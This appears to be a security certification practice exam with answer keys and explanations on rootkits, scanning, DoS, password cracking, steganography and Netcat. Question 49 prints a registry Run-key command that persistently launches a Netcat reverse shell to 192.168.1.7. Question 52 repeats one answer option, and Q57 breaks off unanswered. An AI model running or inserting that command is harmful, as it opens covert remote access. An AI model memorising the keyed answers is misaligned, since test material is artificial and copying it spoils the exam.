Cracked passwords are removed from the system because password-audit results are highly sensitive credentials, not ordinary assessment artifacts. Once a password has been recovered, the examiner should communicate the affected accounts through the approved reporting and remediation process, ensure that passwords are reset or otherwise remediated, and securely delete the recovered plaintext passwords and any unnecessary copies. Retaining cracked credentials on an audit workstation, shared storage location, or production system creates an avoidable risk: anyone who obtains those results could use them to access accounts, potentially including accounts where users reused passwords.

This handling practice follows the principle of minimizing sensitive-data retention. The useful audit outcome is evidence that a particular account's password was weak or compromised, together with remediation status; plaintext recovered passwords generally do not need to be retained to support that outcome. NIST digital identity guidance emphasizes protecting authenticator secrets and limiting their exposure, while OWASP guidance stresses secure management of sensitive information during testing and assessment activities. Secure deletion after the approved reporting and remediation steps reduces the chance that the audit itself becomes a source of credential compromise. See NIST SP 800-63B and the OWASP Web Security Testing Guide.

QUESTION NO: 28

John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He installs a rootkit on the Linux server of the We-are-secure network. Which of the following statements are true about rootkits?

Each correct answer represents a complete solution. (Choose all that apply.)

A. They allow an attacker to conduct a buffer overflow.

B. They allow an attacker to set a Trojan in the operating system and thus open a backdoor for anytime access.

C. They allow an attacker to replace utility programs that can be used to detect the attacker's activity.

D. They allow an attacker to run packet sniffers secretly to capture passwords.

ANSWER: B C D

Explanation:

Rootkits are collections of tools intended to establish and preserve covert, privileged access to a host. Once installed, they can modify or substitute operating-system components and administrative utilities so that an attacker's processes, files, network connections, or user accounts are concealed from ordinary inspection. This supports the statement that a rootkit can replace utility programs used to detect attacker activity. Rootkits also commonly provide or protect a persistent backdoor, enabling the operator to return to the compromised system without repeating the initial intrusion. A rootkit may further hide packet-capture tooling or operate it covertly, allowing an attacker to collect credentials and other sensitive traffic without readily appearing in process or network-monitoring output. These capabilities concern persistence, privilege, concealment, and defense evasion after access has been obtained. MITRE ATT&CK describes rootkits as a means of hiding artifacts and describes network sniffing as a technique for capturing network traffic, including credentials. See MITRE ATT&CK: Rootkit and MITRE ATT&CK: Network Sniffing.

QUESTION NO: 30

Which of the following could help prevent the threat of an external entity mapping a network's internal systems and filtering rules?

A. IPSec

B. Gateway anti-virus

C. Proxy based server

D. DNSSEC

ANSWER: C

Explanation:

Proxy based server is correct because an application proxy (application-layer gateway) terminates the client connection at the proxy and creates a separate connection toward the destination when policy permits. This differs from a packet-filtering device that forwards packets across an interface. Connection termination makes reconnaissance techniques that infer internal topology or firewall behavior from packet time-to-live handling and ICMP responses substantially less reliable. For example, traceroute-style probing deliberately sends packets with progressively increasing TTL values to elicit ICMP Time Exceeded messages; the ICMP specification defines this response when a router discards a datagram because its time-to-live reaches zero. A proxy acts as the visible endpoint for the external client rather than transparently exposing the hop-by-hop forwarding path to protected internal systems. It also enables policy enforcement and protocol-aware mediation at the boundary, reducing the information available to an unauthenticated external mapper. This is a helpful defensive control, although it should be paired with sound firewall policy, segmentation, monitoring, and carefully limited diagnostic-message exposure rather than treated as a standalone guarantee. See RFC 792: Internet Control Message Protocol for ICMP Time Exceeded behavior and NIST SP 800-41 Rev. 1, Guidelines on Firewalls and Firewall Policy for firewall architecture and proxy/application-gateway guidance.

QUESTION NO: 31

Mike uncovers malware on a web server that is triggering 100% CPU utilization which prevents other processes from launching. What category of Denial of Service attacks does he place these attacks?

A. Network-based Stopping Services

B. Local-based Exhausting Resources

C. Network-based Exhausting Resources

D. Local-based Stopping Services

ANSWER: B

Explanation:

Local-based Exhausting Resources is correct because the malicious activity is executing on the affected web server itself and consuming a finite host resource: processor capacity. At full processor utilization, the operating system has insufficient scheduling time to run the web server reliably, launch needed processes, or support normal administrative and application activity. This creates a denial-of-service condition through exhaustion rather than through a direct action to terminate a specific service.

For incident handling, this distinction guides initial triage. The responder should identify the process responsible for sustained processor use, determine its parent-child process relationship and persistence mechanism, preserve relevant volatile evidence, and contain the malware while considering the server's operational role. Processor exhaustion caused by malicious code may also be associated with unauthorized cryptomining or other resource-hijacking behavior. MITRE ATT&CK describes Resource Hijacking as adversaries abusing computing resources, including processor resources, for unauthorized purposes: MITRE ATT&CK: Resource Hijacking. MITRE's impact guidance also recognizes endpoint denial of service as an attacker impact objective: MITRE ATT&CK: Impact.

QUESTION NO: 32

You want to scan your network quickly to detect live hosts by using ICMP ECHO Requests. What type of scanning will you perform to accomplish the task?

A. Idle scan

B. TCP SYN scan

C. XMAS scan

D. Ping sweep scan

ANSWER: D

Explanation:

A ping sweep scan is the appropriate technique because it performs host discovery across a range of IP addresses, identifying systems that are active on the network. In the scenario, the discovery probes are ICMP Echo Requests. A responding host normally returns an ICMP Echo Reply, allowing the scanner to record that IP address as live. This makes a ping sweep useful early in incident handling, asset discovery, and authorized network reconnaissance, when the goal is to quickly establish which addresses merit further investigation rather than to enumerate services or ports.

In practice, modern host-discovery tools may combine ICMP with additional probe types because host firewalls or network devices can block or rate-limit ICMP. However, when the defining method in the question is sending ICMP Echo Requests to multiple hosts, the scan is specifically a ping sweep. Nmap documents ICMP Echo Request as an IP-protocol host-discovery probe and describes host discovery as the process of determining which targets are online. See the Nmap host-discovery reference and the ICMP specification in RFC 792.

QUESTION NO: 33

Andrew, a bachelor student of Faulkner University, creates a gmail account. He uses 'Faulkner' as the password for the gmail account. After a few days, he starts receiving a lot of e-mails stating that his gmail account has been hacked. He also finds that some of his important mails have been deleted by someone. Which of the following methods has the attacker used to crack Andrew's password?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Denial-of-service (DoS) attack

B. Zero-day attack

C. Brute force attack

D. Social engineering

E. Buffer-overflow attack

F. Rainbow attack

G. Password guessing

H. Dictionary-based attack

ANSWER: C G H

Explanation:

“Brute force attack,” “Password guessing,” and “Dictionary-based attack” are applicable methods for compromising a weak, predictable password such as *Faulkner*. Password guessing includes attempts based on personally associated information, including a university, employer, family name, interests, or other terms likely to be known or readily discovered about the account owner. A dictionary-based attack automates guesses from wordlists that contain common words, names, organizations, and similar predictable strings; a university name is a plausible candidate in such a list. Brute force attack is also a complete method because it systematically tests password candidates until a match is found, with dictionary and targeted candidate lists often used to make such guessing more efficient in real password-cracking workflows. The central

security issue is use of a short, meaningful single word rather than a password that is both long and difficult to predict. NIST recommends selecting passwords that are not commonly used or expected, while OWASP emphasizes strong password controls and defenses against automated credential attacks. See NIST SP 800-63B and the OWASP Authentication Cheat Sheet.

QUESTION NO: 34

During the lessons learned phase which of the following represents the best choice for what you should do to resolve the issue(s) that caused an incident?

A. You must go to management and make a compelling case for fixing the problem that caused the incident in the first place

B. You must fix the problem that caused the incident in the first place by using funds in your yearly budget

C. You must fix the problem that caused the incident in the first place and then tell management how much it cost

D. You must fix the problem that caused the incident in the first place and charge the department responsible for the system(s) that were breached

ANSWER: A

Explanation:

“You must go to management and make a compelling case for fixing the problem that caused the incident in the first place” is the best choice because lessons learned is the point at which the incident-response team turns incident findings into durable organizational improvement. The team should identify the underlying cause, document the business and technical impact, recommend corrective actions, and obtain the management sponsorship, prioritization, and resources needed to implement those actions. The remediation may involve changes to architecture, system configuration, patching practices, monitoring, access controls, procedures, training, or other risk-management processes.

Management involvement is essential because eliminating or reducing the root cause often requires decisions outside the incident handler’s direct authority, including budget approval, acceptance of downtime, assignment of system owners, and prioritization against other business work. A well-supported recommendation should connect the incident evidence to the proposed control improvement and clearly describe the expected risk reduction. This creates accountability for remediation and helps ensure that the same weakness is not left in place after the immediate incident has been contained and recovered from. NIST describes post-incident activity as including lessons learned and using incident information to improve security controls and incident-response capabilities. See NIST SP 800-61 Rev. 2 and the NIST Cybersecurity Framework.

QUESTION NO: 35

Which of the following Linux rootkits allows an attacker to hide files, processes, and network connections?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Phalanx2

B. Beastkit

C. Adore

D. Knark

ANSWER: A B C D

Explanation:

Phalanx2, Beastkit, Adore, and Knark are Linux rootkits associated with stealth capabilities that conceal artifacts an incident responder would otherwise use to identify compromise. Their techniques commonly include intercepting or altering operating-system behavior so that file listings omit attacker-selected files, process-listing utilities omit selected process identifiers, and network-inspection tools omit selected sockets or connections. Such hiding may be implemented through a loadable kernel module, modified system utilities, or both. The key incident-handling implication is that apparently clean

output from commands such as `ps`, `ls`, `netstat`, or `lsof` cannot by itself establish that the host is clean when kernel-level compromise is suspected. Rootkits seek to subvert the visibility provided by the operating system itself, which is why responders should corroborate findings using trusted, externally obtained tooling, offline examination, memory analysis, or known-good media. MITRE characterizes this general behavior as the Rootkit technique, in which adversaries hide artifacts and maintain privileged access: MITRE ATT&CK: Rootkit. CISA also describes rootkits as tools designed to conceal malicious activity and preserve unauthorized access: CISA: What Is a Rootkit?.

QUESTION NO: 36

Firekiller 2000 is an example of a _____.

A. Security software disabler Trojan

B. DoS attack Trojan

C. Data sending Trojan

D. Remote access Trojan

ANSWER: A

Explanation:

Firekiller 2000 is a security software disabler Trojan. This malware is associated with terminating or disabling protective processes, particularly personal-firewall and antivirus products, so that other malicious activity can proceed with less chance of being blocked or detected. From an incident-handling perspective, this behavior is a defense-evasion capability: an attacker weakens endpoint safeguards before or while establishing persistence, executing payloads, or conducting other actions on the host. Analysts should treat unexpected security-service stoppages, altered protection settings, and process-termination events involving endpoint security tools as high-priority indicators, then validate them against approved administrative activity and available endpoint telemetry. This classification aligns with the ATT&CK technique “Impair Defenses: Disable or Modify Tools,” which covers adversaries disabling security tools to avoid detection. See MITRE ATT&CK: Impair Defenses—Disable or Modify Tools. CISA likewise emphasizes that organizations should protect and monitor security tooling because adversaries commonly attempt to evade or disable defensive controls during intrusions; see CISA: Malware.

QUESTION NO: 37

Which volatility plugin shows the command line path for a recently launched application?

A. hivelist

B. dlllist

C. pslist

D. netscan

E. cmdline

ANSWER: E

Explanation:

The `cmdline` plugin is the appropriate Volatility plugin because it extracts each process’s command-line arguments from memory. This information commonly includes the executable path, the program name, and any arguments supplied when the application was started. For incident handling, command-line evidence is especially valuable because it can reveal how a process was launched and provide context that a process name alone cannot supply. For example, it may expose a script interpreter invocation, a suspicious parent-launched utility, a file path in a temporary directory, or parameters used to download, execute, or conceal activity.

In Volatility 2, the plugin is typically invoked as `cmdline` after specifying the memory image and the appropriate profile. In Volatility 3, the corresponding Windows plugin is generally invoked as `windows.cmdline.CmdLine`. The output associates recovered command lines with process identifiers and process names, allowing an analyst to correlate launch details with process listings, network activity, handles, and other memory artifacts. Volatility's plugin documentation lists the Windows command-line plugin and its purpose: Volatility 3 CmdLine plugin documentation. Additional Volatility usage and plugin-reference material is available from the project's Command Reference.

QUESTION NO: 38

Which of the following attacks are examples of Denial-of-service attacks (DoS)?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Fraggle attack

B. Smurf attack

C. Birthday attack

D. Ping flood attack

ANSWER: A B D

Explanation:

Fraggle attack, Smurf attack, and Ping flood attack are denial-of-service attacks because each attempts to exhaust a target's network bandwidth, processing capacity, or related resources by causing it to handle excessive traffic. A Fraggle attack is a UDP amplification technique that historically sends traffic to broadcast addresses using services such as the echo and chargen protocols; replies from multiple hosts are directed to the spoofed victim. A Smurf attack similarly uses ICMP echo requests sent to an IP broadcast address with the victim's source address spoofed, producing amplified ICMP echo replies toward the target. A Ping flood attack directly overwhelms a host or network with a large volume of ICMP Echo Request packets, consuming available bandwidth and processing resources. These attacks can prevent legitimate users from accessing the affected system or service, which is the core outcome of a denial-of-service event. CISA describes denial-of-service attacks as attempts to make a machine or network resource unavailable by disrupting normal traffic or overloading the target. For additional technical context on ICMP-based flooding and amplification, see CISA's denial-of-service overview and MITRE ATT&CK: Network Denial of Service.

QUESTION NO: 39

Which of the following tools can be used for steganography?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Image hide

B. Stegbreak

C. Snow.exe

D. Anti-x

ANSWER: A C

Explanation:

Image hide and Snow.exe are steganography tools because each can conceal information within a benign-looking carrier rather than merely protecting the information with encryption. Image hide is designed to embed hidden content in image files, allowing the image to appear normal while carrying an additional concealed payload. This is a classic steganographic use case: the intent is to obscure the existence of the communication itself. Snow.exe similarly hides text data in the whitespace

at the ends of lines in an ordinary text file. Because trailing spaces and tabs are typically not visible when the file is displayed, they can encode a secret message without noticeably changing the carrier document.

These tools demonstrate that steganography is not limited to images; a carrier can be any medium with representational features that can be altered subtly while retaining its expected appearance or function. During incident handling, analysts should consider the possibility of hidden data in common files, including image and text artifacts, and preserve original file content and metadata during collection. NIST defines steganography as concealing information within another medium, and the SNOW documentation describes its use of whitespace for message concealment. See the NIST steganography definition and SNOW documentation.

QUESTION NO: 40

John, a part-time hacker, has accessed in unauthorized way to the www.yourbank.com banking Website and stolen the bank account information of its users and their credit card numbers by using the SQL injection attack. Now, John wants to sell this information to malicious person Mark and make a deal to get a good amount of money. Since, he does not want to send the hacked information in the clear text format to Mark; he decides to send information in hidden text. For this, he takes a steganography tool and hides the information in ASCII text by appending whitespace to the end of lines and encrypts the hidden information by using the IDEA encryption algorithm. Which of the following tools is John using for steganography?

A. Image Hide

B. 2Mosaic

C. Snow.exe

D. Netcat

ANSWER: C

Explanation:

Snow.exe is the correct tool because SNOW is specifically designed for text-based steganography. It conceals a message within an ASCII text cover by encoding data as trailing whitespace—spaces and tabs—at the ends of text lines. This matches the stated technique exactly: the visible text remains apparently normal, while the hidden payload is represented through otherwise unobtrusive whitespace characters. SNOW also supports password-based encryption of the concealed payload, including use of the International Data Encryption Algorithm (IDEA), before embedding it. Thus, its combination of ASCII whitespace steganography and IDEA encryption directly identifies Snow.exe as the applicable utility. In incident handling, files processed by this type of tool may require preservation of exact line endings and trailing whitespace during collection and examination, because normalizing or reformatting text can destroy the embedded data. The tool's documented purpose and implementation are available in the SNOW steganography utility documentation. For background on the IDEA cipher referenced in the scenario, see the IETF RFC 3058.

QUESTION NO: 41

You want to add a netbus Trojan in the chess.exe game program so that you can gain remote access to a friend's computer. Which of the following tools will you use to accomplish the task?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Tripwire

B. Yet Another Binder

C. Pretator Wrapper

D. Beast

ANSWER: B C

Explanation:

Yet Another Binder and Pretator Wrapper are correct because both are malware-binding or wrapping utilities intended to combine a malicious payload with an apparently legitimate executable. In this scenario, the desired result is a single program that appears to be the chess game while also delivering and executing the NetBus remote-access Trojan when the victim launches it. A binder performs that packaging function by embedding or attaching one executable to another and arranging for the embedded payload to run. A wrapper similarly encapsulates a payload within a host program, helping present the combined file as a benign application. From an incident-handling perspective, this behavior is an example of adversaries embedding a malicious executable inside another file or package to conceal delivery and execution. MITRE ATT&CK documents this technique as Embedded Payloads under T1027.009: https://attack.mitre.org/techniques/T1027/009/. Defenders should treat unexpected executable bundling, altered file hashes, unusual child-process creation, and execution from temporary extraction locations as useful indicators for investigating this type of payload packaging. MITRE's software-packing discussion also provides relevant defensive context: https://attack.mitre.org/techniques/T1027/002/.

QUESTION NO: 42

A user opened a PDF he downloaded from the web, that contained a URL to an executable called FreeCoupons.exe. The user downloaded and ran FreeCoupons.exe, and now that file is on the C:\ partition of 20% of the company's Windows servers. Additionally, there are a large number of failed logon attempts on the Event Viewer of each server, with little time between each failed logon, and common user IDs associated with each attempt. Based on this behavior, what is the most likely classification of the malware?

A. A virus that spreads through SQL injection

B. A macro virus that spreads through infected PDFs

C. A social engineering attempt that spreads through email

D. A worm that spreads through RDP

ANSWER: D

Explanation:

A worm that spreads through RDP is the most likely classification because the executable appears to propagate autonomously after its initial execution. The PDF link and the user's execution of FreeCoupons.exe describe the initial-delivery stage, but the significant incident-handling clue is that the same executable subsequently appears on many Windows servers. A worm is malware that can self-propagate between systems without requiring a user to repeat the initial download-and-execute action on every affected host.

The repeated, closely timed failed logon attempts using common account names are consistent with automated password guessing or credential attacks against remote-access services. On Windows servers, Remote Desktop Protocol is a plausible lateral-movement path because successful authentication can give malware a remote session from which it can copy and execute itself. The broad, rapid distribution to servers combined with systematic authentication attempts supports classifying the malware by its propagation behavior as an RDP-spreading worm. MITRE ATT&CK documents Brute Force as repeated attempts to obtain valid credentials and identifies Remote Services: Remote Desktop Protocol as a technique adversaries use for remote access and lateral movement.

QUESTION NO: 44

You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we-aresecure.com Web site. For this, you want to perform the idle scan so that you can get the ports open in the we-are-secure.com server. You are using Hping tool to perform the idle scan by using a zombie computer. While scanning, you notice that every IPID is being incremented on every query, regardless whether the ports are open or close. Sometimes, IPID is being incremented by more than one value.

What may be the reason?

A. The firewall is blocking the scanning process.

B. The zombie computer is not connected to the we-are-secure.com Web server.

C. The zombie computer is the system interacting with some other system besides your computer.

D. Hping does not perform idle scanning.

ANSWER: C

Explanation:

The zombie computer is the system interacting with some other system besides your computer. An idle scan depends on a predictable, globally incrementing IP identification (IPID) sequence at the zombie host and, crucially, on the zombie being sufficiently idle. The tester samples the zombie's IPID, causes the target to send a response toward the zombie, and then samples the IPID again. The difference in IPID values is used to infer whether the target port caused the zombie to send a reset packet. If unrelated hosts, services, monitoring tools, or background network activity are also sending packets to the zombie, the zombie may generate additional responses. Those responses consume IPID values independently of the scan, producing increments on every query or jumps greater than one. This contaminates the measurement and makes the port-state inference unreliable. A suitable idle-scan zombie should therefore have low traffic, predictable IPID behavior, and no other meaningful network interactions during testing. Nmap's documentation specifically notes that idle scanning requires an appropriate, idle zombie with predictable IPID generation and explains that other traffic can disrupt results. See the Nmap Idle Scan documentation and the Nmap port-scanning techniques reference.

QUESTION NO: 45

An attacker has gained the ability to sniff client traffic on a local subnet. Which technique would they use to cause clients to reauthenticate to internal applications in an attempt to capture user credentials?

A. Decrement the TTL values of client requests to application servers

B. Spoof client DNS queries for application server lookups

C. Replay captured DHCP client requests and server responses on the network

D. Inject crafted RESET packets with the clients' and servers' IP addresses

ANSWER: D

Explanation:

Inject crafted RESET packets with the clients' and servers' IP addresses is correct because an on-path attacker who can observe traffic can forge TCP reset segments that appear to come from either endpoint of an active client-to-application connection. A valid reset causes the recipient to tear down the established TCP session immediately. When the affected user returns to the internal application, the client commonly initiates a new connection and, if the prior authenticated session is no longer usable or has expired, prompts the application's normal authentication workflow. This gives the attacker another opportunity to observe authentication exchanges on the local subnet and potentially capture reusable credentials, challenge-response material, or session-related data, depending on the protocol and protections in use.

TCP specifies reset processing as a mechanism for abruptly terminating or rejecting connections; the acceptability of a reset is tied to connection state and sequence-number validation. An attacker's ability to sniff the session is important because it can provide the addressing, port, and TCP sequence information needed to make a forged reset believable to an endpoint. See the TCP specification in RFC 9293 and MITRE ATT&CK's discussion of network sniffing in Technique T1040.

QUESTION NO: 46

Which of the following methods does Netcat use to act as a relay (transferring data from machine to machine)?

A. By using FTP

B. By poisoning the ARP cache

C. By standard I/O redirection

D. By using telnet

ANSWER: C

Explanation:

“By standard I/O redirection” is correct because Netcat’s core behavior is to connect a network socket to standard input and standard output. Data read from standard input is sent across the established connection, while data received from the connection is written to standard output. This stream-oriented design makes Netcat useful as a simple relay: shell pipelines, redirection operators, named pipes, or another Netcat process can supply input and consume output, allowing traffic to be passed between systems or services.

In incident-handling scenarios, this capability is important because Netcat can bridge an accessible network connection with a local process or another stream, including through ports permitted by network controls. The relay is not a distinct application-layer transfer protocol; it is the result of forwarding byte streams through Netcat’s input/output handles and network socket. The OpenBSD `nc` manual describes Netcat as a utility for reading from and writing to network connections using TCP or UDP, and documents its ability to execute a command after connection, with the connection’s data redirected to that command’s standard input and output. This behavior is the technical basis for using it in relaying and pivoting workflows. See the OpenBSD nc manual and the Ncat Users’ Guide.

QUESTION NO: 47

Victor works as a professional Ethical Hacker for ABC Inc. He wants to use Steganographic file system method to encrypt and hide some secret information. Which of the following disk spaces will he use to store this secret information?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Slack space

B. Hidden partition

C. Dumb space

D. Unused Sectors

ANSWER: A B D

Explanation:

Steganographic file-system techniques conceal data in storage locations that are not ordinarily presented as part of a user’s visible files. **Slack space** is suitable because it is the residual area between the end of a file’s logical contents and the end of its allocated disk cluster. A file system generally does not expose that residual content through normal file viewing, enabling hidden bytes to be placed there without creating an obvious additional file. **Unused Sectors** can likewise hold concealed content when sectors are not allocated to an active file-system object; specialized tooling can write and later recover data from such locations while avoiding normal directory metadata. **Hidden partition** is also an appropriate location because a partition can be deliberately omitted from ordinary mounting or drive-letter assignment, keeping its contents outside routine user and application access. These are storage-hiding mechanisms; encryption may be used in addition to them so that recovered hidden data remains unreadable without the appropriate key. Incident responders should therefore collect full physical disk images and examine partition tables, unallocated areas, and file slack rather than relying solely on logical file listings. For background on slack-space analysis and disk-image examination, see the NIST Guide to Integrating Forensic Techniques into Incident Response and the SANS discussion of data hiding and steganography.

QUESTION NO: 48

Which of the following attacks allows an attacker to retrieve crucial information from a Web server's database?

A. Database retrieval attack

B. PHP injection attack

C. SQL injection attack

D. Server data attack

ANSWER: C

Explanation:

SQL injection attack is correct because it exploits an application that incorporates untrusted input into SQL commands without safely parameterizing that input. An attacker can alter the intended database query and cause the application or database server to return records that should not be exposed. Depending on the application's database permissions and the injection point, retrieved information can include usernames, password hashes, customer records, financial data, schema metadata, and other sensitive database content. SQL injection is therefore a key web-application attack pattern for incident handlers to recognize: relevant evidence may appear in web-server access logs, application logs, database audit logs, and unusual query errors or response sizes. Effective prevention centers on parameterized queries (prepared statements), together with least-privilege database accounts and appropriate input handling. OWASP describes SQL injection as an attack in which malicious SQL statements control a backend database server, and its prevention guidance emphasizes prepared statements with parameterized queries. See the OWASP SQL Injection overview and the OWASP SQL Injection Prevention Cheat Sheet.

QUESTION NO: 49

You run the following command on the remote Windows server 2003 computer:

c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d " c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe "

What task do you want to perform by running this command?

Each correct answer represents a complete solution. Choose all that apply.

A. You want to perform banner grabbing.

B. You want to set the Netcat to execute command any time.

C. You want to put Netcat in the stealth mode.

D. You want to add the Netcat command to the Windows registry.

ANSWER: B C D

Explanation:

The command uses `reg add` to create a string value named `nc` under `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`. Values in this Run key are configured to launch when a user logs on, so this establishes persistence for the specified Netcat invocation. The configured command starts `c:\windows\nc.exe`, connects to `192.168.1.7` on port `4444`, and uses `-e cmd.exe` to attach a Windows command shell to that connection. Consequently, the Netcat command is set to execute repeatedly at applicable logon events rather than being a one-time manual command.

The `-d` switch directs the Netcat process to detach and run in the background. Running without a visible interactive session reduces the process's immediate visibility to a user and is commonly characterized as stealth-oriented operation in incident-handling and adversary-persistence contexts. Microsoft documents that Run and RunOnce registry keys are used to start programs at user logon; the HKLM location applies the configuration machine-wide. See Microsoft's Run and RunOnce Registry Keys documentation. This persistence mechanism is also mapped as Registry Run Keys / Startup Folder in MITRE ATT&CK T1547.001.

QUESTION NO: 50

Which of the following programs can be used to detect stealth port scans performed by a malicious hacker?

Each correct answer represents a complete solution. (Choose all that apply.)

A. nmap

B. scanlogd

C. libnids

D. portsentry

ANSWER: B C D

Explanation:

`scanlogd`, `libnids`, and `portsentry` can be used as part of network-monitoring or intrusion-detection workflows to identify port-scan activity, including scan patterns intended to be less conspicuous than ordinary full TCP connection attempts. `scanlogd` monitors packet traffic and records suspected TCP port-scanning behavior, giving incident handlers evidence such as the source, target, and scan timing. `libnids` is a network intrusion-detection library that provides packet capture, IP defragmentation, TCP stream tracking, and protocol-analysis capabilities; these functions allow an IDS or custom analysis tool built with it to recognize suspicious probe patterns. `portsentry` is an active port-scan detection utility that watches configured ports and can log or respond to hostile probing, supporting early detection and containment activity.

These tools address defensive visibility: they observe inbound packet behavior and correlate connection attempts or partial TCP exchanges that can indicate reconnaissance. This is important because stealth-oriented probes may avoid completing a normal TCP three-way handshake, so defenders need packet- and state-aware monitoring rather than relying solely on completed connection logs. See the libnids project documentation and the scanlogd project page.

QUESTION NO: 51

You work as a System Administrator in SunSoft Inc. You are running a virtual machine on Windows Server 2003. The virtual machine is protected by DPM. Now, you want to move the virtual machine to another host. Which of the following steps can you use to accomplish the task? Each correct answer represents a part of the solution. (Choose all that apply.)

A. Remove the original virtual machine from the old server and stop the protection for the original virtual machine.

B. Run consistency check.

C. Add the copied virtual machine to a protection group.

D. Copy the virtual machine to the new server.

ANSWER: A B C D

Explanation:

Moving a DPM-protected virtual machine between hosts requires completing the protection-transition workflow as well as moving the VM itself. First, remove the original virtual machine from the old server and stop protection for the original virtual machine, ensuring DPM no longer attempts to protect the workload at its previous host location. Then copy the virtual machine to the new server so that its virtual disks and configuration are available on the destination host. After the copied virtual machine is present and recognized on that host, add the copied virtual machine to a protection group to establish DPM protection for the workload in its new location.

A consistency check is also required after the move. It synchronizes DPM's replica with the virtual machine after the location and protection relationship have changed, validating that the protected data is consistent and establishing a reliable baseline for subsequent recovery points. This sequence preserves an orderly transition from the old protected instance to the new one and ensures that backup protection resumes correctly. Microsoft's DPM guidance describes protection groups and replica synchronization in the DPM protection documentation; Microsoft also documents virtual-machine movement concepts in its Hyper-V migration guidance.

QUESTION NO: 52

How would an attacker prevent another system user from viewing malicious files added to an existing Linux directory?

A. Deleting the find command

B. Stopping the syslog service

C. Replacing the ls command

D. Redirecting the ps command

E. Replacing the ls command

ANSWER: E

Explanation:

Replacing the `ls` command is correct because `ls` is the standard, routine utility users and administrators invoke to list directory contents. A user-mode rootkit can replace or wrap that executable so it filters directory entries associated with the attacker's malware before displaying results. This provides concealment while preserving normal-looking output for legitimate files, helping malicious files blend into an existing directory during casual inspection. The GNU Core Utilities documentation identifies `ls` as the utility used to list directory contents, making it a high-value target for this form of command tampering. MITRE ATT&CK also documents that adversaries may hide artifacts on Linux systems, including through rootkits and modifications that prevent users from seeing files or other evidence. In incident response, this possibility is why analysts should avoid relying solely on commands installed on the potentially compromised host; trusted static binaries, offline examination, package-integrity verification, and booting from known-good media can reveal discrepancies concealed by a trojanized `ls`. References: GNU Coreutils: ls invocation; MITRE ATT&CK: Hide Artifacts.

QUESTION NO: 53

Brutus is a password cracking tool that can be used to crack the following authentications:

I HTTP (Basic Authentication) I HTTP (HTML Form/CGI) I POP3 (Post Office Protocol v3) I FTP (File Transfer Protocol) I SMB (Server Message Block) I Telnet

Which of the following attacks can be performed by Brutus for password cracking?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Hybrid attack

B. Replay attack

C. Dictionary attack

D. Brute force attack

E. Man-in-the-middle attack

ANSWER: A C D

Explanation:

Brutus supports brute force, dictionary, and hybrid password-guessing modes when attempting authentication against supported network services. A brute force attack systematically tries generated character combinations, generally using configured character sets and password lengths. This mode is useful for evaluating the resistance of short or simple passwords, though its search space grows rapidly as length and complexity increase.

A dictionary attack submits candidate passwords from a supplied wordlist. This reflects a practical password-auditing approach because users commonly select words, common passwords, names, and predictable phrases rather than truly random strings. Brutus can apply these candidates to the selected service's login mechanism.

A hybrid attack combines these approaches by modifying dictionary words with likely additions or transformations, such as appending digits or symbols. This is especially relevant to password policies that cause users to make minimal changes to memorable words. These modes are password-guessing methods and should be used only under explicit authorization during security testing or incident-response validation. Brutus is cataloged as an online password-cracking tool by SecTools. Guidance on evaluating and defending authentication systems, including resistance to password guessing, is available in the NIST Digital Identity Guidelines.

QUESTION NO: 54

What can you do to proactively protect against DLL injection on your organization's Exchange server?

A. Take away Full Control over important files from the Everyone group and monitor changes to important registry keys

B. Script a comparison of the Is and echo commands and take cryptographic checksums of important files

C. Limit Debug rights and take cryptographic checksums of important files

D. Limit Debug rights to the Administrators' group and monitor changes to files in Event Viewer

ANSWER: C

Explanation:

Limit Debug rights and take cryptographic checksums of important files is the best answer because DLL injection generally depends on an attacker being able to open a target process with powerful access rights, write memory in that process, and execute code within it. The Windows `SeDebugPrivilege` ("Debug programs") privilege is particularly sensitive: it enables a user to obtain broad access to processes that would otherwise be protected by normal discretionary access controls. Restricting assignment of this privilege according to least privilege reduces the number of accounts capable of performing process-manipulation activities associated with injection.

Cryptographic checksums provide an additional integrity control for Exchange binaries, loaded DLLs, and other sensitive files. A baseline of hashes allows administrators or security monitoring tools to identify unauthorized replacement or modification of files that could be used to introduce malicious code. This supports early detection and incident response while the restriction of debug rights reduces the opportunity for injection in the first place. Microsoft describes the security implications of `SeDebugPrivilege` in its Debug programs security-policy documentation and documents Windows process-access rights in the Process Security and Access Rights reference.

QUESTION NO: 56

Which of the following functions in c/c++ can be the cause of buffer overflow?

Each correct answer represents a complete solution. (Choose two.)

A. printf()

B. strcat()

C. strcpy()

D. strlength()

ANSWER: B C

Explanation:

`strcat()` and `strcpy()` are classic sources of buffer-overflow vulnerabilities because neither function accepts the size of the destination buffer. `strcpy()` copies bytes from a source string through its terminating null character, and it will continue copying regardless of whether the destination has enough allocated space. Similarly, `strcat()` finds the existing null terminator in the destination string and appends the source string without knowing the destination buffer's remaining capacity. If attacker-controlled or otherwise unexpectedly long input reaches either operation, the write can extend past the intended memory object. This may corrupt adjacent data, crash the process, or, in some circumstances, enable control-flow manipulation.

Secure C/C++ code should track destination capacity explicitly and validate lengths before copying or appending. Where appropriate, developers can use interfaces that take a buffer size and then verify both truncation behavior and null termination, rather than assuming a string will fit. The SEI CERT C Coding Standard identifies unchecked string-copying and concatenation operations as a significant risk and recommends ensuring that all character-string operations have sufficient destination storage. See the CERT STR31-C guidance and the strcpy(3) and strcat(3) manual page.

QUESTION NO: 57

The Network Operations Center has identified and escalated an active denial of service incident on the mail server and several externally facing web sites to the security team for review. What are the next steps for the NOC team?

A. Issue a company-wide alert to the users detailing the events.

B. Monitor the events and provide new information directly to the security team.

C. Contact the web and mail administrators and provide them with the remediation solution.

D. Enable IPS and firewall controls to mitigate the events.

ANSWER: B

Explanation:

